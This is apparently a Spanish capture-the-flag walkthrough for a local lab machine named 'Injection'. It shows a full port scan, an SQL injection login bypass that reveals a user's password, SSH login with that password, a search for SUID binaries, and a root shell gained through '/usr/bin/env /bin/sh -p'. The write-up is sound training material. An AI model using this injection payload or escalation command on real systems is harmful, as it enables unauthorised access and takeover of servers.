

Injection

Una vez desplegada la máquina haremos un escaneo de puertos abiertos con nmap.

En mi casa utilizo el siguiente comando:


```
nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn (ip objetivo)
```

- p-: Escanea todos los puertos .
- sS: Realiza un escaneo sigiloso (SYN Scan) para detectar puertos abiertos.
- sC: Ejecuta scripts predeterminados para recopilar más información del sistema.
- sV: Detecta las versiones de los servicios en ejecución.
- min-rate 5000: Acelera el escaneo enviando al menos 5000 paquetes por segundo.
- n: No realiza resolución DNS, trabaja directamente con direcciones IP.
- vvv: Muestra información detallada y actualizaciones constantes durante el escaneo.
- Pn: Salta el "ping" previo y fuerza el escaneo, incluso si el objetivo no responde.

una vez realizado el escaneo vemos que tenemos dos puertos abiertos


```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64    OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
| 256 72:1f:e1:92:70:3f:21:a2:0a:c6:a6:0e:b8:a2:aa:d5 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ9UrfkzVjvri0VFwT9rOH2
|_ NeCgaU6kCb+dGPPeXwCaIo++IwxYm0SxRGYITrhr4=
| 256 8f:3a:cd:fc:03:26:ad:49:4a:6c:a1:89:39:f9:7c:22 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJV4CYnqtqSQxWkpq7xR8DG/nHJfLXDhtkyMHA5pLh0
80/tcp    open  http     syn-ack ttl 64    Apache httpd 2.4.52 ((Ubuntu))
http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Iniciar Sesión
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-server-header: Apache/2.4.52 (Ubuntu)
```

El puerto 22 tiene SSH, pero como su versión es alta, nos enfocaremos en el puerto 80, que tiene HTTP. Esto significa que si ponemos la IP en el navegador, nos llevará a una página web.



Vemos un formulario de login y, como parece ser vulnerable, probaremos con una inyección SQL:
`user' OR 1=1-- -`

En user ponemos esto y en password cualquier cosa, ya que `-- -` hace que se ignore la contraseña.



Login

User:


`user' OR 1=1-- -`

Password:

●●●●●●●●


Login

Al iniciar sesión, aparece un mensaje que muestra el nombre de usuario y la contraseña.



Bienvenido Dylan! Has insertado correctamente tu contraseña:
KJSDFG789FGSDF78

Volvemos a la terminal y nos conectamos usando `ssh dylan@172.17.0.2` e ingresamos la contraseña



```
> ssh dylan@172.17.0.2
dylan@172.17.0.2's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

dylan@28bef69ca77c:~$ whoami
dylan
dylan@28bef69ca77c:~$ |
```


con el comando **whoami** aparece que usuario somos por lo que vemos que no somos root , habrá que escalar privilegios.

Una forma sencilla es buscar binarios SUID que podamos aprovechar para escalar privilegios con el comando : **find / -perm -4000 2>/dev/null**


```
dylan@28bef69ca77c:~$ find / -perm -4000 2>/dev/null
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/su
/usr/bin/mount
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/env
/usr/bin/gpasswd
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
dylan@28bef69ca77c:~$ |
```

Para encontrar las vulnerabilidades recomiendo esta pagina: <https://gtfobins.github.io/>

Y por ejemplo si buscamos el binario env nos aparece la opcion de SUID




Nos aparece el comando a usar para escalar privilegios



Solo necesitamos modificarlo un poco: copiamos la ruta del binario `env` que vimos antes y luego separamos el comando de esta forma:

```
/usr/bin/env /bin/sh -p
```

A terminal window with a dark background and a blue border on the left. The prompt is 'dylan@28bef69ca77c:~\$'. The user enters '/usr/bin/env /bin/sh -p'. The prompt changes to '# whoami'. The user enters 'root'. The prompt changes to '# |'.

```
dylan@28bef69ca77c:~$ /usr/bin/env /bin/sh -p
# whoami
root
# |
```

Y ya somos usuario root.